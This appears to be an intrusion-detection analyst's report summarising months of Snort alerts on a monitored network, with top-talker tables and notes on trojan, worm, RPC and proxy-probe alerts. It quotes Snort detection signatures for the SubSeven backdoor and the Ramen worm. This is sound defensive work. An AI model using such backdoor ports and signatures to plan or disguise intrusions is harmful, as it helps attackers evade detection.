2.	63.250.213.119	212.179.79.2	MY.NET.15.214	MY.NET.97.195	24.248.185.123
3.	63.250.213.26	212.179.41.169	129.170.104.19	MY.NET.253.12	24.21.203.64
4.	155.101.21.38	212.179.56.5	MY.NET.146.95	216.169.36.189	66.26.3.204
5.	63.250.213.124	212.179.5.84	216.220.164.199	MY.NET.226.86	24.49.25.131
6.	130.225.127.87	212.179.31.101	216.220.164.141	64.42.64.129	136.145.59.243
7.	63.250.208.169	212.179.43.225	216.220.164.133	MY.NET.221.14	24.180.11.253
8.	194.165.226.27	212.179.95.5	24.65.218.144	66.79.18.70	172.135.241.112
9.	206.190.54.67	212.179.80.1	MY.NET.202.26	164.107.56.53	63.121.232.208
10.	206.190.36.120	212.179.69.25	205.157.65.4	209.193.31.56	35.9.37.225

March Summary:
Top 10 most common alerts for the month of March:

	Alert Name	**Times found**
1.	UDP SRC and DST outside network	1028075
2.	Watchlist 000220 IL-ISDNNET-990517	12565
3.	Attempted Sun RPC high port access	7667
4.	Possible RAMEN server activity	6878
5.	WinGate 1080 Attempt	3677
6.	Russia Dynamo - SANS Flash 28-jul-00	3055
7.	Watchlist 000222 NET-NCFC	1107
8.	Queso fingerprint	1364
9.	TCP SRC and DST outside network	699
10.	SMB Name Wildcard	680

10 Most common alert destination hosts

	Destination Host	**Alerts per host**
1.	224.2.127.254	764433
2.	233.28.65.255	90273
3.	233.28.65.197	67753
4.	233.40.70.199	28098
5.	224.0.1.41	21745
6.	233.40.70.194	9421
7.	10.255.255.255	8772
8.	MY.NET.217.74	7611
9.	233.28.65.213	5893
10.	233.28.65.62	5825

10 Most common alert source hosts

	Source Host	Alerts per host
1.	155.101.21.38	143965
2.	130.225.127.87	133330
3.	63.250.208.169	90273
4.	194.165.226.27	89921
5.	206.190.54.67	67885
6.	171.69.248.71	55052
7.	140.142.19.72	43895
8.	128.223.83.33	29759
9.	130.240.64.20	29540
10.	206.190.54.131	28098

10 Most common Scan Destination Hosts (Internally)

	Destination Host	Scans per host
1.	MY.NET.202.246	14383
2.	MY.NET.60.38	5930
3.	MY.NET.208.50	3130
4.	MY.NET.97.212	1884
5.	MY.NET.208.162	734
6.	MY.NET.178.42	552
7.	MY.NET.70.27	365
8.	MY.NET.60.8	223
9.	MY.NET.220.6	203
10.	MY.NET.20.10	202

10 Most common Scan Source Hosts (Overall)

	Source Host	Scans per host
1.	MY.NET.228.122	114945
2.	MY.NET.69.204	37039
3.	132.161.33.153	19667
4.	203.126.158.163	16492
5.	MY.NET.150.41	13579
6.	200.51.8.209	13464
7.	MY.NET.220.54	11183
8.	MY.NET.222.34	11126
9.	MY.NET.217.74	9924
10.	MY.NET.97.29	9607

10 Most common Scan Source Hosts (Externally)

	Source Host	Scans per host
1.	132.161.33.153	19667

2.	203.126.158.163	16492
3.	200.51.8.209	13464
4.	202.85.192.42	7146
5.	193.252.36.186	6571
6.	128.218.160.52	6479
7.	213.224.161.89	6201
8.	24.6.147.104	5857
9.	212.204.184.101	5568
10.	204.101.132.100	4925

10 Most common Scan Source Hosts (Internally)

	Source Host	**Scans per host**
1.	MY.NET.228.122	114945
2.	MY.NET.69.204	37039
3.	MY.NET.150.41	13579
4.	MY.NET.220.54	11183
5.	MY.NET.222.34	11126
6.	MY.NET.217.74	9924
7.	MY.NET.97.29	9607
8.	MY.NET.60.39	9320
9.	MY.NET.97.79	8939
10.	MY.NET.179.78	8803

10 Most common destination hosts for 5 most common alerts

	UDP SRC and DST outside network	Watchlist 000220 IL-ISDNNET-990517	Attempted Sun RPC high port access	Possible RAMEN server activity	WinGate 1080 Attempt
1.	224.2.127.254	MY.NET.213.250	MY.NET.217.74	209.246.59.105	MY.NET.97.100
2.	233.28.65.255	MY.NET.209.50	MY.NET.223.70	66.30.126.166	MY.NET.60.8
3.	233.28.65.197	MY.NET.219.38	MY.NET.17.44	MY.NET.98.123	MY.NET.97.36
4.	233.40.70.199	MY.NET.222.2	MY.NET.98.122	MY.NET.98.110	MY.NET.60.38
5.	224.0.1.41	MY.NET.225.42	MY.NET.100.225	128.252.25.206	MY.NET.60.11
6.	233.40.70.194	MY.NET.211.10	MY.NET.6.7	152.7.48.9	MY.NET.98.150
7.	10.255.255.255	MY.NET.204.154	MY.NET.100.197	152.7.39.116	MY.NET.98.189
8.	233.28.65.213	MY.NET.225.30		66.65.84.58	MY.NET.205.242
9.	233.28.65.62	MY.NET.210.34		65.27.22.66	MY.NET.97.81
10.	224.0.1.1	MY.NET.225.50		66.24.47.47	MY.NET.165.89

10 Most common source hosts for 5 most common alerts

	UDP SRC and DST outside	Watchlist 000220 IL-ISDNNET-	Attempted Sun RPC high port access	Possible RAMEN server activity	WinGate 1080 Attempt

	network	990517			
1.	155.101.21.38	212.179.41.169	172.137.152.251	MY.NET.228.50	212.204.184.101
2.	130.225.127.87	212.179.80.1	205.188.153.107	128.252.25.206	64.154.61.232
3.	63.250.208.169	212.179.82.220	205.188.153.105	66.30.126.166	204.117.70.5
4.	194.165.226.27	212.179.68.194	152.163.241.94	66.65.84.58	195.66.170.8
5.	206.190.54.67	212.179.69.195	152.163.241.90	65.24.100.218	212.73.162.30
6.	171.69.248.71	212.179.82.243	216.136.171.195	65.27.22.66	209.212.128.47
7.	140.142.19.72	212.179.79.2	35.9.37.225	24.188.217.0	216.179.0.32
8.	128.223.83.33	212.179.7.10	193.15.240.50	24.191.2.106	207.126.106.118
9.	130.240.64.20	212.179.44.62		66.30.186.174	199.173.178.2
10.	206.190.54.131	212.179.41.14		MY.NET.98.123	205.136.57.121

April Summary:

10 Most common alerts for the month of April:

	Alert Name	Times found
1.	Possible trojan server activity	30069
2.	Russia Dynamo - SANS Flash 28-jul-00	28046
3.	Watchlist 000220 IL-ISDNNET-990517	24620
4.	UDP SRC and DST outside network	19591
5.	Attempted Sun RPC high port access	18089
6.	possible Red Worm – traffic	7962
7.	Possible RAMEN server activity	5078
8.	WinGate 1080 Attempt	3280
9.	Port 55850 tcp - Possible myserver activity - ref. 010313-1	1881
10.	connect to 515 from outside	1531

10 Most common alert destination hosts:

	Destination Host	Alerts per host
1.	194.87.6.106	20790
2.	233.28.65.62	7756
3.	216.158.50.240	6264
4.	MY.NET.217.242	5177
5.	MY.NET.178.42	4918
6.	MY.NET.222.106	4445
7.	MY.NET.226.186	3614
8.	MY.NET.218.142	3600
9.	216.220.164.199	3346
10.	216.220.164.133	3273

10 Most common alert source hosts:

	Source Host	Alerts per host

1.	MY.NET.178.42	23496
2.	MY.NET.15.214	10241
3.	206.190.36.120	7756
4.	MY.NET.253.12	6922
5.	24.248.185.123	5950
6.	216.220.164.199	5709
7.	66.26.3.204	5177
8.	216.220.164.133	3708
9.	24.49.25.131	3613
10.	212.179.5.84	3600

10 Most common Scan Destination Hosts (Internally):

	Destination Host	**Scans per host**
1.	MY.NET.145.166	4774
2.	MY.NET.178.154	4508
3.	MY.NET.110.33	4146
4.	MY.NET.145.197	3186
5.	MY.NET.71.28	2822
6.	MY.NET.151.70	2698
7.	MY.NET.110.169	2541
8.	MY.NET.178.222	2502
9.	MY.NET.106.178	2447
10.	MY.NET.15.223	2403

10 Most common Scan Source Hosts (Overall):

	Source Host	**Scans per host**
1.	MY.NET.228.134	27089
2.	MY.NET.204.42	21935
3.	MY.NET.204.18	21440
4.	205.188.233.153	19039
5.	MY.NET.15.214	17087
6.	205.188.233.185	15476
7.	MY.NET.202.34	14950
8.	205.188.233.121	12674
9.	MY.NET.228.54	11652
10.	MY.NET.217.230	11295

10 Most common Scan Source Hosts (Externally):

	Source Host	**Scans per host**
1.	205.188.233.153	19039
2.	205.188.233.185	15476
3.	205.188.233.121	12674

4.	24.157.82.165	10404
5.	202.66.120.210	9757
6.	210.220.73.117	6329
7.	216.220.164.199	5330
8.	216.220.164.133	5253
9.	24.112.6.86	4164
10.	209.178.22.233	3972

10 Most common Scan Source Hosts (Internally):

	Source Host	**Scans per host**
1.	MY.NET.228.134	27089
2.	MY.NET.204.42	21935
3.	MY.NET.204.18	21440
4.	MY.NET.15.214	17087
5.	MY.NET.202.34	14950
6.	MY.NET.228.54	11652
7.	MY.NET.217.230	11295
8.	MY.NET.224.106	10223
9.	MY.NET.204.194	10087
10.	MY.NET.220.66	10043

10 Most common destination hosts for 5 most common alerts

	Possible trojan server activity	Russia Dynamo - SANS Flash 28-jul-00	Watchlist 000220 IL-ISDNNET-990517	UDP SRC and DST outside network	Attempted Sun RPC high port access
1.	216.220.164.199	194.87.6.106	MY.NET.218.142	233.28.65.62	MY.NET.217.242
2.	216.220.164.133	MY.NET.178.42	MY.NET.219.38	216.158.50.240	MY.NET.222.106
3.	MY.NET.15.214	194.87.6.21	MY.NET.217.186	10.10.10.50	MY.NET.226.186
4.	207.55.74.26	194.87.6.33	MY.NET.204.122	134.192.148.14	MY.NET.219.34
5.	MY.NET.202.34	MY.NET.218.86	MY.NET.218.30	164.124.101.2	MY.NET.218.234
6.	24.112.202.176	194.87.6.109	MY.NET.205.246	204.62.32.194	MY.NET.100.197
7.	198.92.156.63		MY.NET.205.118	211.99.78.10	MY.NET.221.2
8.	198.92.156.150		MY.NET.212.182	208.48.72.124	MY.NET.228.202
9.	209.245.131.123		MY.NET.205.6	207.155.183.72	MY.NET.209.10
10.	MY.NET.208.90		MY.NET.222.2	204.74.114.93	MY.NET.218.50

10 Most common source hosts for 5 most common alerts

	Possible trojan server activity	Russia Dynamo - SANS Flash 28-jul-00	Watchlist 000220 IL-ISDNNET-990517	UDP SRC and DST outside network	Attempted Sun RPC high port access

1.	MY.NET.15.214	MY.NET.178.42	212.179.5.84	206.190.36.120	24.248.185.123
2.	216.220.164.199	194.87.6.106	212.179.79.2	192.168.0.53	66.26.3.204
3.	216.220.164.133	194.87.6.33	212.179.95.5	207.245.122.181	24.49.25.131
4.	24.112.202.176	194.87.6.21	212.179.21.187	207.245.122.184	24.180.11.253
5.	129.82.88.173	194.87.6.144	212.179.80.30	169.254.67.123	172.135.241.112
6.	MY.NET.202.34	194.87.6.201	212.179.83.64	207.245.122.185	35.9.37.225
7.	209.245.131.123	194.87.6.109	212.179.80.79	128.101.28.114	216.7.148.244
8.	207.55.74.26		212.179.80.3	134.192.134.112	205.188.153.103
9.	24.41.42.95		212.179.78.250	192.168.0.1	64.12.163.199
10.	209.88.154.48		212.179.83.130	169.254.114.199	209.85.37.71

May Summary:

10 Most common alerts for the month of May:

	Alert Name	Times found
1.	UDP SRC and DST outside network	295321
2.	High port 65535 (udp or tcp) - possible Red Worm traffic	34408
3.	Watchlist 000220 IL-ISDNNET-990517	34373
4.	Possible trojan server activity	29480
5.	WinGate 1080 Attempt	18584
6.	Attempted Sun RPC high port access	8468
7.	External RPC call	7086
8.	connect to 515 from outside	1997
9.	SMB Name Wildcard	1733
10.	Queso fingerprint	1096

10 Most common alert destination hosts:

	Destination Host	Alerts per host
1.	233.28.65.62	210345
2.	233.28.65.164	41038
3.	MY.NET.71.69	20780
4.	MY.NET.15.214	16139
5.	233.28.65.171	9093
6.	MY.NET.202.222	8438
7.	233.28.65.170	8094
8.	64.42.64.129	7164
9.	233.28.65.222	6308
10.	MY.NET.229.166	5864

10 Most common alert source hosts

	Source Host	Alerts per host
1.	63.250.213.119	168175
2.	63.250.213.26	50131
3.	206.190.36.120	42170
4.	205.167.0.160	20779
5.	147.52.74.115	16137
6.	212.179.79.2	9322
7.	63.250.213.24	8094
8.	MY.NET.97.195	7164
9.	63.250.213.122	5888
10.	24.21.203.64	5864

10 Most common Scan Destination Hosts (Internally):

	Destination Host	Scans per host
1.	MY.NET.178.222	7069
2.	MY.NET.145.166	7058
3.	MY.NET.71.28	7048
4.	MY.NET.109.62	6469
5.	MY.NET.178.154	6289
6.	MY.NET.110.33	6157
7.	MY.NET.108.15	6131
8.	MY.NET.110.169	6049
9.	MY.NET.108.13	5099
10.	MY.NET.145.197	4834

10 Most common Scan Source Hosts (Overall):

	Source Host	Scans per host
1.	MY.NET.150.41	44890
2.	MY.NET.229.74	40624
3.	205.188.233.121	37866
4.	205.188.233.185	37204
5.	64.216.70.132	32636
6.	62.227.97.230	27167
7.	205.188.233.153	25696
8.	MY.NET.202.26	23723
9.	MY.NET.201.10	21831
10.	211.184.111.66	20789

10 Most common Scan Source Hosts (Externally):

	Source Host	Scans per host
1.	205.188.233.121	37866
2.	205.188.233.185	37204

3.	64.216.70.132	32636
4.	62.227.97.230	27167
5.	205.188.233.153	25696
6.	211.184.111.66	20789
7.	146.164.73.84	20092
8.	203.34.157.100	19770
9.	138.89.13.48	17180
10.	64.229.233.246	16254

10 Most common Scan Source Hosts (Internally):

	Source Host	**Scans per host**
1.	MY.NET.150.41	44890
2.	MY.NET.229.74	40624
3.	MY.NET.202.26	23723
4.	MY.NET.201.10	21831
5.	MY.NET.227.238	14585
6.	MY.NET.220.170	12147
7.	MY.NET.204.54	11145
8.	MY.NET.229.166	11069
9.	MY.NET.104.112	10404
10.	MY.NET.160.114	9453

10 Most common destination hosts for 5 most common alerts

	UDP SRC and DST outside network	High port 65535 (udp or tcp) - possible Red Worm traffic	Watchlist 000220 IL-ISDNNET-990517	Possible trojan server activity	WinGate 1080 Attempt
1.	233.28.65.62	MY.NET.71.69	MY.NET.202.222	216.220.168.222	MY.NET.15.214
2.	233.28.65.164	64.42.64.129	MY.NET.219.38	24.65.218.144	MY.NET.60.11
3.	233.28.65.171	209.193.31.56	MY.NET.210.86	65.32.16.253	MY.NET.217.202
4.	233.28.65.170	MY.NET.97.195	MY.NET.218.38	MY.NET.202.26	MY.NET.70.242
5.	233.28.65.222	193.253.210.57	MY.NET.202.218	MY.NET.206.226	MY.NET.60.16
6.	233.24.119.155	MY.NET.70.242	MY.NET.218.42	65.25.195.125	MY.NET.98.144
7.	233.28.65.45	MY.NET.217.18	MY.NET.205.202	24.180.160.210	MY.NET.218.46
8.	233.40.70.194	MY.NET.226.86	MY.NET.227.6	24.185.39.186	MY.NET.60.38
9.	130.132.143.42	MY.NET.115.178	MY.NET.150.220	24.222.101.12	MY.NET.98.231
10.	130.132.143.43	MY.NET.223.206	MY.NET.207.46	MY.NET.217.46	MY.NET.60.8

10 Most common source hosts for 5 most common alerts

	UDP SRC and DST outside network	High port 65535 (udp or tcp) - possible Red Worm	Watchlist 000220 IL-ISDNNET-990517	Possible trojan server activity	WinGate 1080 Attempt

		traffic			
1.	63.250.213.119	205.167.0.160	212.179.79.2	24.65.218.144	147.52.74.115
2.	63.250.213.26	MY.NET.97.195	212.179.31.101	MY.NET.202.26	216.209.172.140
3.	206.190.36.120	MY.NET.226.86	212.179.43.225	216.220.168.222	63.193.146.162
4.	63.250.213.24	64.42.64.129	212.179.69.25	65.32.16.253	24.42.198.149
5.	63.250.213.122	MY.NET.221.14	212.179.29.205	24.66.103.212	24.202.86.136
6.	169.254.199.30	66.79.18.70	212.179.84.9	24.42.224.152	4.41.170.9
7.	134.129.71.203	164.107.56.53	212.179.8.194	24.177.94.52	130.227.3.123
8.	63.250.213.147	209.193.31.56	212.179.31.140	24.64.41.158	204.117.70.5
9.	63.250.210.72	64.231.202.139	212.179.5.93	MY.NET.208.142	209.212.128.47
10.	134.129.125.158	200.244.182.10	212.179.83.22	65.25.195.125	4.41.164.246

June Summary:

10 Most common alerts for the month of June:

	Alert Name	**Times found**
1.	UDP SRC and DST outside network	1525467
2.	Watchlist 000220 IL-ISDNNET-990517	149101
3.	Possible trojan server activity	52748
4.	External RPC call	12526
5.	Port 55850 tcp - Possible myserver activity - ref. 010313-1	6361
6.	connect to 515 from outside	3273
7.	possible Red Worm – traffic	2657
8.	SMB Name Wildcard	5114
9.	Queso fingerprint	2772
10.	WinGate 1080 Attempt	2016

10 Most common alert destination hosts:

	Destination Host	**Alerts per host**
1.	233.28.65.227	742227
2.	233.28.65.62	625477
3.	MY.NET.150.220	127183
4.	233.28.65.164	124853
5.	233.28.65.222	18208
6.	MY.NET.218.198	14375
7.	216.220.167.76	7906
8.	205.157.65.4	6006
9.	216.220.164.141	4675
10.	128.8.128.180	4144

10 Most common alert source hosts:

	Source Host	Alerts per host
1.	63.250.213.73	742227
2.	63.250.213.119	487253
3.	63.250.213.124	138224
4.	212.179.58.200	127124
5.	63.250.213.26	124853
6.	63.250.213.122	18208
7.	212.179.79.2	14400
8.	211.240.28.66	14348
9.	216.220.167.76	11073
10.	129.170.104.19	7050

10 Most common Scan Destination Hosts (Internally):

	Destination Host	Scans per host
1.	MY.NET.70.242	7353
2.	MY.NET.145.197	6896
3.	MY.NET.70.92	6815
4.	MY.NET.110.33	6703
5.	MY.NET.145.166	6067
6.	MY.NET.110.169	5940
7.	MY.NET.178.154	5822
8.	MY.NET.108.15	5609
9.	MY.NET.107.4	5579
10.	MY.NET.108.13	5012

10 Most common Scan Source Hosts (Overall):

	Source Host	Scans per host
1.	MY.NET.160.114	161235
2.	MY.NET.150.225	113332
3.	MY.NET.60.16	97704
4.	193.253.243.190	43135
5.	213.93.23.218	37543
6.	MY.NET.150.133	34584
7.	205.188.233.153	29397
8.	61.219.90.189	29123
9.	198.247.29.18	28851
10.	MY.NET.98.139	24801

10 Most common Scan Source Hosts (Externally):

	Source Host	Scans per host
1.	193.253.243.190	43135

2.	213.93.23.218	37543
3.	205.188.233.153	29397
4.	61.219.90.189	29123
5.	198.247.29.18	28851
6.	213.56.40.58	21193
7.	139.134.102.192	20050
8.	205.188.246.121	17164
9.	203.34.37.133	17117
10.	205.188.233.185	17028

10 Most common Scan Source Hosts (Internally):

	Source Host	**Scans per host**
1.	MY.NET.160.114	161235
2.	MY.NET.150.225	113332
3.	MY.NET.60.16	97704
4.	MY.NET.150.133	34584
5.	MY.NET.98.139	24801
6.	MY.NET.104.112	24671
7.	MY.NET.100.230	19615
8.	MY.NET.98.158	14990
9.	MY.NET.150.220	14854
10.	MY.NET.179.78	12521

10 Most common destination hosts for 5 most common alerts

	UDP SRC and DST outside network	Watchlist 000220 IL-ISDNNET-990517	Possible trojan server activity	External RPC call	Port 55850 tcp - Possible myserver activity - ref. 010313-1
1.	233.28.65.227	MY.NET.150.220	216.220.167.76	MY.NET.6.15	128.8.128.180
2.	233.28.65.62	MY.NET.218.198	205.157.65.4	MY.NET.137.49	MY.NET.130.122
3.	233.28.65.164	MY.NET.97.44	216.220.164.141	MY.NET.134.135	MY.NET.1.6
4.	233.28.65.222	MY.NET.97.210	129.170.104.19	MY.NET.134.210	MY.NET.253.24
5.	130.132.143.43	MY.NET.156.55	MY.NET.146.95	MY.NET.137.161	216.18.0.185
6.	130.132.143.42	MY.NET.150.133	204.210.139.127	MY.NET.137.201	MY.NET.6.34
7.	233.40.70.17	MY.NET.70.97	216.220.167.94	MY.NET.137.218	207.172.4.98
8.	233.28.65.59	MY.NET.218.78	209.122.217.169	MY.NET.137.248	204.88.129.68
9.	233.40.70.194	MY.NET.97.176	212.38.143.150	MY.NET.134.177	MY.NET.6.47
10.	233.28.65.61	MY.NET.97.47	24.180.160.210	MY.NET.135.132	207.106.49.22

10 Most common source hosts for 5 most common alerts

	UDP SRC and	Watchlist	Possible trojan	External RPC	Port 55850 tcp -

	DST outside network	000220 IL-ISDNNET-990517	server activity	call	Possible myserver activity - ref. 010313-1
1.	63.250.213.73	212.179.58.200	216.220.167.76	202.98.10.70	MY.NET.1.6
2.	63.250.213.119	212.179.79.2	129.170.104.19	61.143.127.86	64.213.55.2
3.	63.250.213.124	212.179.56.5	MY.NET.146.95	211.152.241.1	128.8.128.180
4.	63.250.213.26	212.179.72.226	216.220.164.141	129.49.65.82	MY.NET.253.24
5.	63.250.213.122	212.179.41.216	205.157.65.4	24.147.14.159	MY.NET.253.43
6.	172.173.77.181	212.179.5.184	204.210.139.127	128.95.12.195	MY.NET.99.182
7.	63.250.213.147	212.179.19.134	195.158.199.16	129.186.213.89	MY.NET.5.29
8.	63.250.213.165	212.179.27.6	216.220.167.94	24.27.62.134	MY.NET.6.34
9.	169.254.179.132	212.179.15.106	216.220.164.156	63.105.23.130	207.172.4.98
10.	169.254.107.122	212.179.83.166	209.122.217.169	211.34.45.130	130.75.2.3

Description of most common alerts

UDP SRC and DST outside network
Description:
This is quite simply what it sounds like- the identification of a UDP packet for which the source and destination IP address are both outside of the network that Snort has been told it is watching.
Related Snort Rule:
No Snort rule found

Correlation:
Andrew Windsor (http://www.sans.org/y2k/practical/Andrew_Windsor_GCIA.doc) discusses this alert in his practical and suggests that depending on the ports involved this may be MBONE traffic. He recommends stripping the traffic out to allow for better analysis. After reviewing it, I agree that it is not a threat, but don't believe the analyst should ignore it. It rule that is causing the false positive needs to be removed. Andrew mentions both MBONE and multicast traffic as being the possible causes of these alerts. Investigation of the IP addresses involved suggests that this may be caused by people using the Internet to listen to radio stations. One of the addresses involved came back as follows:
Name: kfogw.broadcast.com
Address: 63.250.213.124
This is attached to the broadcast.com domain which is Yahoo's media section. This makes it extremely likely that these alerts are just kids listening to music in your network.

Possible trojan server activity
Description:
I was unable to find a rule that provided this message. However, the alerts all referred to port 27374 as either source or destination. I used this as a basis to identify the rules that were most likely to be triggered. Because many trojans can be configured to run on any

port the user likes, rules such as the ones below for the Ramen worm are not likely to be very accurate. They are frequently triggered by legitimate WWW traffic that has fallen on the questionable port at random. I suspect that between the time the data I have reviewed was generated and the present, the rules that Snort uses have improved to attempt to address this issue. If the first rule below triggers, the likelihood of there being an actual SubSeven v2.2 compromise is fair, however the second two rules should be given low priority unless secondary analysis of traffic flow shows unusual amounts of traffic with the same source or destination.
The following site provides a tool that will search for and remove trojans on systems. It also contains links to a large number of other websites where further tools and information can be found
http://www.chkrootkit.org/

Related Snort Rule:
grep 27374 /home/toby/snortrules/*
alert tcp $EXTERNAL_NET 27374 -> $HOME_NET any (msg: "BACKDOOR SubSseven 22"; flags: A+; content: "|0d0a5b52504c5d3030320d0a|"; reference:arachnids,485;)
http://www.whitehats.com/IDS/485
alert tcp $HOME_NET any -> $EXTERNAL_NET 27374 (msg:"MISC ramen worm outgoing"; flags: A+; content: "GET "; depth: 8; nocase;reference:arachnids,461;)
http://www.whitehats.com/IDS/461
alert tcp $EXTERNAL_NET any -> $HOME_NET 27374 (msg:"MISC ramen worm incoming"; flags: A+; content: "GET "; depth: 8; nocase;reference:arachnids,460;)
http://www.whitehats.com/IDS/460

Correlation:
I was unable to find any references to this explicit alert in other analyst's reports or when searching the web via Google. However, a number of analysts discuss the various trojans that this alert may represent.
Kevin Orkin provides a detailed analysis of SubSeven.
http://www.sans.org/y2k/practical/kevin_orkin.doc
Further details on trojans can be found almost anywhere. The URL above (in this alert's description) is an excellent place to start.

Watchlist 000220 IL-ISDNNET-990517
Description:
This watchlist was seen frequently for every month I reviewed and has been mentioned consistently in almost all of the previous analyses I read. When I searched through the analyses I have downloaded, I found at least one that had been published almost every month between August 2000 (Kevin Orkin) and May 2001 (multiple)
Related Snort Rule:
N/A There is no Snort rule containing the word "Watchlist" in the standard ruleset.

Correlation:

As I mentioned above, almost all of the previous analysts (see the list provided in the references section) have found this traffic. Most of the analysts ascribed the traffic to Napster, Gnutella and other similar products. While the data I reviewed had much less of the Gnutella and Napster traffic than was seen by previous analysts, a significant amount was sent to port 1214, which is another peer-to-peer tool known as Kazaa http://www.kazaa.com/. The fact that these are all seen makes it more likely that it is in fact legitimate if noisy traffic.

Russia Dynamo - SANS Flash 28-jul-00
Description:
This is traffic where one side of the connection is an IP address in the 194.87.6 network. Originally, the non-194.87.6 IP addresses would have a port of 8080 or 1080, which triggered the WinGate alert. Since then port 6699 started showing up leading analysts to believe that this was napster traffic. This is no longer the case (in the traffic I reviewed there were a large number of ports with no focus around any of the three above) and a full traffic analysis should be done.

Related Snort Rule:
I was unable to find a rule referencing Russia, dynamo or 194.87 in the rulesets I have access to.

Correlation:
By searching through the previous analyses of this network, I found references to the Russia Dynamo SANS Flash in the following three reports:
Robert Clark (published 04/01)
http://www.sans.org/y2k/practical/Robert_Clark_GCIA.doc
Paul Asadoorian (published 04/01)
http://www.sans.org/y2k/practical/Paul_Asadoorian_GIAC.doc
Miika Turkia (published 05/01)
http://www.sans.org/y2k/practical/Miika_Turkia_GCIA.html

SANS provides some logs of this event that can be reviewed at
http://www.sans.org/y2k/072818.htm.
An archive of the alert SANS sent out can be retrieved from Neohapsis:
http://archives.neohapsis.com/archives/sans/2000/0068.html
One of the things to note is that on the SANS logs and in the previous reports, the source and destination ports are both high number ports:
8080, 1080, 2418, 6699, 2478
However, in the time frame that I reviewed, specifically during April when the number of Russia Dynamo alerts was highest, the system on your network (which was static-MY.NET.178.42) always used one of two ports: 317 or 316 for this communication. The IANA Well Known Ports list identifies these as "decauth". Despite using numerous different search strings, I was unable to find any useful references to this protocol. The port on the other end of the connection ranged from 1029 to 2237. This is a departure from previous patterns and bears further investigating. Each of the previous analysts has

recommended blocking the entire network and I concur. However, because of the change in the port being used I am also recommending that a full traffic analysis be done and that the system with the IP address MY.NET.178.42 be taken offline to allow for a scan for backdoors or trojans.

High port 65535 (udp or tcp) - possible Red Worm – traffic
Description:
This is also known as the Adore worm. SANS provides a detailed analysis of it that can be found at: http://www.sans.org/y2k/adore.htm
A tool for finding the Adore worm can be downloaded from:
http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind.htm
Related Snort Rule:
I didn't find any for some reason. I have tried www.snort.org as well as google and ArachNIDS. This is closely related to the Lion and Ramen worms and uses almost the exact same set of exploits and so is likely to be caught by the same rules.

Attempted Sun RPC high port access
Description:
This is exactly what it sounds like- an attempt to access one of the programs that are attached to high RPC ports. In this environment port 32771 is the most commonly probed for. Many of these are vulnerable to compromise and are used as backdoors into systems.
Related Snort Rule:
There is an entire file of Snort rules for RPC events.

External RPC call
Description:
An External RPC call appears to simply be one that has clearly originated from outside of this network. These are all aimed at port 111, which is the normal RPC port.
Related Snort Rule:
As mentioned above, there is an entire file of RPC rules.

Correlations:
Many of the analysts listed in the reference section identify this as an issue, but the numbers appear to have gone up in recent months.

Possible RAMEN server activity
Description:
This worm has been heavily analyzed. I don't believe I can add anything to the analysis presented by Max Vision at: http://whitehats.com/library/worms/ramen/
Related Snort Rule:
Snort 1.7:
misc.rules:alert tcp $HOME_NET any -> $EXTERNAL_NET 27374 (msg:"MISC ramen worm outgoing"; flags: A+; content: "GET "; depth: 8; nocase;reference:arachnids,461;)
misc.rules:alert tcp $EXTERNAL_NET any -> $HOME_NET 27374 (msg:"MISC ramen worm incoming"; flags: A+; content: "GET "; depth: 8; nocase;reference:arachnids,460;)

Snort 1.8
misc.rules:alert tcp $EXTERNAL_NET any -> $HOME_NET 27374 (msg:"MISC ramen worm incoming"; flags: A+; content: "GET "; depth: 8; nocase;reference:arachnids,460; classtype:bad-unknown; sid:506; rev:1;)
misc.rules:alert tcp $HOME_NET any -> $EXTERNAL_NET 27374 (msg:"MISC ramen worm outgoing"; flags: A+; content: "GET "; depth: 8; nocase; reference:arachnids,461; classtype:bad-unknown; sid:514; rev:1;)

WinGate 1080 Attempt
Description:
WinGate and SOCKS proxy servers run on port 1080 by default, attempts to connect to this port may be attackers looking for vulnerable SOCKS servers to compromise or use to bounce other attacks off of.
Related Snort Rule:
Snort 1.8:
policy.rules:alert tcp $HOME_NET 23 -> $EXTERNAL_NET any (msg:"INFO wingate telnet active"; content:"WinGate>"; flags: A+; reference:arachnids,366; reference:cve,CAN-1999-0657; classtype:bad-unknown; sid:555; rev:1;)
Snort 1.7:
policy.rules:alert tcp $HOME_NET 23 -> $EXTERNAL_NET any (msg:"INFO wingate telnet active"; content:"WinGate>"; flags: A+; reference:arachnids,366; reference:cve,CAN-1999-0657;)

Port 55850 tcp - Possible myserver activity - ref. 010313-1
Description:
It took me 4 different searches to find a reference to this.
http://lists.insecure.org/incidents/2000/Oct/0141.html
www.sans.org/y2k/082200.htm
MyServer is a DDOS agent that binds to port 55850 and does not appear to be common this year. It was initially spotted in Fall of 2000. Although there are a number of connections to port 55850 in this environment, the majority are coming from port 25 and are very fast. This appears to be more likely to be an SMTP session than a DDOS session. However, without more information than was available at the sites I found, I cannot be sure.

Related Snort Rule:
I found none that relate directly, however there is an entire file of ddos rules as well as backdoor and trojan rules.

Tools used:
Snort_snarf.pl was unable to deal with the amount of data that was being reviewed and appeared to have trouble with any file over 30MB in size. In order to address this, I reviewed the techniques used by past consultants and used a combination of previously

used scripts, modified versions of said scripts, and original ones that I wrote. Where I used a script written by someone else, I have referenced the authors. I also used Microsoft Excel to do some of the sorting of data, where it was appropriate.

I also used a number of standard Unix tools in handling the fine detail work- These included Sed, Awk, Grep, Cut, Snort and TCPdump.

The most important tools I have had are probably the two systems I used to do the analysis:

One 2xPIII 800MHz w/512MB RAM and one 4xPIII 600MHz Xeon w/2GB RAM. Both running Immunix Linux 7.1 All the scripts I used were significantly memory intensive and it was frequently necessary to force them to sustain a load of 20 or higher in order to complete the processing of the data.

I was impressed with the scripts and output generated by Lenny Zeltser. After evaluating the options available to me, and acknowledging a complete lack of programming prowess on my part (for which I feel great shame) I decided to make use of the scripts that he had written for his practical exam and published as part of it. I would like to note that without having those scripts available, it would have been much more difficult to complete the analysis I have submitted.

Lenny Zeltser:
snorta-txt2bdb
snorts-txt2bdb
snorta-bydsthost.pl
snorta-bydstnet.pl
snorta-byname.pl
snorta-bysrchost.pl
snorta-bysrcnet.pl
snorta-getalertdsthost.pl
snorta-getdsthost.pl
snorta-getsrchost.pl
snorts-bydsthost.pl
snorts-bysrchost.pl
snorts-bysrcnet.pl
snorts-getdsthost.pl
snorts-srcmynet.pl
Lenny Zeltser (with slight modifications by Toby Kohlenberg)
snorta-byalert_Extern_RPC_Call_dsthost.pl
snorta-byalert_Extern_RPC_Call_srchost.pl
snorta-byalert_Pos_myserver_activity_dsthost.pl
snorta-byalert_Pos_myserver_activity_srchost.pl
